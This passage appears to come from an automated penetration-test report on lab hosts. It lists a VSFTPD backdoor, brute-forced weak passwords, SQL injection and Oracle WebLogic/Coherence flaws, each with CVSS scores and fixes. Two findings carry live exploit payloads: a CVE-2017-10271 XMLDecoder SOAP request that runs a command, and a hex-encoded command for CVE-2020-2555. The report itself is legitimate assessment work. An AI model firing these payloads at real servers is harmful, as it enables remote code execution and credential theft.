
https://www.oracle.com/security-alerts/cpuoct2020traditional.html
https://nvd.nist.gov/vuln/detail/CVE-2020-14882
https://nvd.nist.gov/vuln/detail/CVE-2020-14883

Detail(Total 1):

#1/1 Vulnerability Target: http://192.168.105.197:7002/

Current User: oracle
OS: linux

Kill Chain Analysis



14 credentials obtained via VSFTPD v2.3.4 Backdoor Command Execution vul

Critical

Type	Rank	CVSS Score
Credential Disclosure	Critical	10.0

CVSS Vector:

AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N

Description:

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

Solution:

At present, the manufacturer has released patches and upgrades. We recommend that users of this product follow the manufacturer's homepage to obtain the patch or the latest version

Reference:

http://pastebin.com/AetT9sS5
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

Detail(Total 1):

#1/1 Vulnerability Target: 192.168.105.200

Current User: service
Service:
Port:
Username: root
Password: ******
Port:
Username: sys
Password: ******
Port:
Username: klog
Password: ******
Port:
Username: msfadmin
Password: ******
Port:
Username: postgres
Password: ******
Port:
Username: user
Password: ******
Port:
Username: service
Password: ******

Kill Chain Analysis

Attack Sequence 1
Found 192.168.105.200 target

Attack Sequence 2
Found 21 open

Attack Sequence 3
Found VSFTPD v2.3.4 Backdoor Command Execution
Targets: 192.168.105.200

Attack Sequence 4
Using VSFTPD v2.3.4 Backdoor Command Execution vulnerability successfully obtained Reverse exploit
Targets: 192.168.105.200
Service: None
Username: root
Password: ******
Service: None
Username: sys
Password: ******
Service: None
Username: klog
Password: ******
Service: None
Username: msfadmin
Password: ******
Service: None
Username: postgres
Password: ******
Service: None
Username: user
Password: ******
Service: None
Username: service
Password: ******

15 - 16 web credentials obtained via Backend Weak Password vul

Critical

Type	Rank	CVSS Score
Credential Disclosure	Critical	8.6

CVSS Vector:

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L

Description:

When the application permits weak passwords for users or admins, hacker can brute-forced into backend and gain the exposure of private data.

Solution:

1.Implement multi-factor authentication to prevent automated attacks. 2. Encourage (or force) the user to adopt a good password policy. 3. Limit failed logins. 4. Use efficient algorithm hash. When choosing an algorithm, consider the max password length. 5. Test the session timeout system and make sure the session token is invalidated after logout.

Reference:

https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A2-Broken_Authentication


https://geekflare.com/web-backend-security-risk/

Detail(Total 2):

#1/2 Vulnerability Target: http://192.168.105.200/dvwa/login.php

Current User: admin
Service: web
Port:
Username: admin
Password: ******


Kill Chain Analysis



#2/2 Vulnerability Target: http://192.168.105.200/dvwa/vulnerabilities/brute/

Current User: admin
Service: web
Port:
Username: admin
Password: ******

Kill Chain Analysis



17 ssh credentials obtained via SSH Weak Password vul

Critical

Type	Rank	CVSS Score
Credential Disclosure	Critical	8.2

CVSS Vector:

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N

Description:

SSH weak password is vulnerable to brute-force attack. Attackers can SSH login system with weak password, gain system control privilege.

Solution:

1. Enforce a strong password policy 2. Restrict access only to specific IPs

Reference:


https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)

Detail(Total 1):

#1/1 Vulnerability Target: 192.168.103.210

Current User: admin
Service: ssh
Port: 22
Username: admin
Password: ******

Kill Chain Analysis



18 database information disclosed via SQL Injection vul

Critical

Type	Rank	CVSS Score
Database Manipulations	Critical	8.6

CVSS Vector:

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L

Description:

An SQL Injection vulnerability may affect any website or web application that uses an SQL database such as MySQL, Oracle, SQL Server, or others. Hackers may use it to gain unauthorized access to your sensitive data: customer information, personal data, trade secrets, intellectual property, and more.

Solution:

The only sure way to prevent SQL Injection attacks is input validation and parameterized queries including prepared statements. The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes. It is also a good idea to turn off the visibility of database errors on your production sites. Database errors can be used with SQL Injection to gain information about your database.

Reference:

https://www.owasp.org/index.php/Blind_SQL_Injection

https://en.wikipedia.org/wiki/SQL_injection

http://www.websec.ca/kb/sql_injection


https://www.owasp.org/index.php/SQL_Injection

Detail(Total 1):

#1/1 Vulnerability Target: http://192.168.105.200/mutillidae/index.php?page=add-to-your-blog.php

Current User: root@%
Database Count: 6
Table Count: 430

Kill Chain Analysis



19 postgres sql credentials obtained via PostgreSQL Weak Password vul

Critical

Type	Rank	CVSS Score
Credential Disclosure	Critical	8.2

CVSS Vector:

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N

Description:

PostgreSQL weak password is vulnerable to brute-force attack. Attackers can login PostgreSQL with weak password to access confidential or protected data.

Solution:

1. Enforce a strong password policy 2. Restrict access only to specific IPs

Reference:


https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)

Detail(Total 1):

#1/1 Vulnerability Target: 192.168.105.200

Current User: postgres
Service: postgres sql
Port: 5432
Username: postgres
Password: ******

Kill Chain Analysis



Vulnerability Details

180 High Vulnerabilities

1 Redis Weak Password

Description:

Redis weak password is vulnerable to brute-force attack. Attackers can login Redis database with weak password and access confidential or protected data. If security settings are wrong, attackers can write their own public key to the author_ssh folder or write system commands to crontab to execute.

Affected Nodes:

1/1	Target	192.168.105.197
	Vulnerability details	Target 192.168.105.197 has Redis Weak Password vulnerability
	Parameter names	Null
	Payload	

References:

REFERENCES
https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)

Vulnerability Solution:

1. Enforce a strong password policy

2. Restrict access only to specific IPs

2 Oracle WebLogic 'XMLDecoder' Deserialization (CVE-2017-10271)

Description:

There is a cve-2017-10271 Remote Code Execution Vulnerability in Weblogic WLS component, which can construct a request to attack the host running Weblogic middleware. Recently, it was found that this vulnerability is exploited by spreading the mining program

Affected Nodes:

1/1	Target	192.168.105.197:7001
	Vulnerability details	Target 192.168.105.197:7001 has Oracle WebLogic 'XMLDecoder' Deserialization (CVE-2017-10271) vulnerability
	Parameter names	Null
	Payload	<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"> <soapenv:Header> <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/"> <java> <void class="java.lang.ProcessBuilder"> <array class="java.lang.String" length="2"> <void index="0"><string>whoami</string></void> </array> <void method="start"/> </void> </java> </work:WorkContext> </soapenv:Header> <soapenv:Body/> </soapenv:Envelope>

References:

REFERENCES
https://nvd.nist.gov/vuln/detail/CVE-2017-10271
https://www.oracle.com/technetwork/security-advisory/alert-cve-2019-2725-5466295.html?from=timeline

Vulnerability Solution:

Please go to WebLogic website, download and install the corresponding security patch, and upgrade to the latest version.

https://www.oracle.com/technetwork/security-advisory/alert-cve-2019-2725-5466295.html?from=timeline

3 - 4 Oracle Coherence Remote Code Execution (CVE-2020-2555)

Description:

Vulnerability in the Oracle Coherence product of Oracle Fusion Middleware (component: Caching,CacheStore,Invocation). Supported versions that are affected are 3.7.1.0, 12.1.3.0.0, 12.2.1.3.0 and 12.2.1.4.0. Easily exploitable vulnerability allows unauthenticated attacker with network access

via T3 to compromise Oracle Coherence. Successful attacks of this vulnerability can result in takeover of Oracle Coherence.

Affected Nodes:

1/2	Target	192.168.105.197:7002
	Vulnerability details	Target 192.168.105.197:7002 has Oracle Coherence Remote Code Execution (CVE-2020-2555) vulnerability
	Parameter names	Null
	Payload	77686f616d69
2/2	Target	192.168.105.197:7001
	Vulnerability details	Target 192.168.105.197:7001 has Oracle Coherence Remote Code Execution (CVE-2020-2555) vulnerability
	Parameter names	Null
	Payload	77686f616d69

References:

REFERENCES
https://nvd.nist.gov/vuln/detail/CVE-2020-2555

Vulnerability Solution:

At present, vendors have released upgrade patches to fix this security issue. Please refer to the reference link for details.

5 Oracle WebLogic Server Remote Code Execution (CVE-2021-2109)

Description:

Oracle Fusion Middleware is a set of business innovation platform for enterprise and cloud environment of Oracle company. The platform provides middleware, software collection and other functions. WebLogic Server is one of the application server components for cloud environment and traditional environment. Vulnerability in the Oracle WebLogic Server product of Oracle Fusion Middleware (component: Console). Supported versions that are affected are 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0 and 14.1.1.0.0. Easily exploitable vulnerability allows high privileged attacker with network access via HTTP to compromise 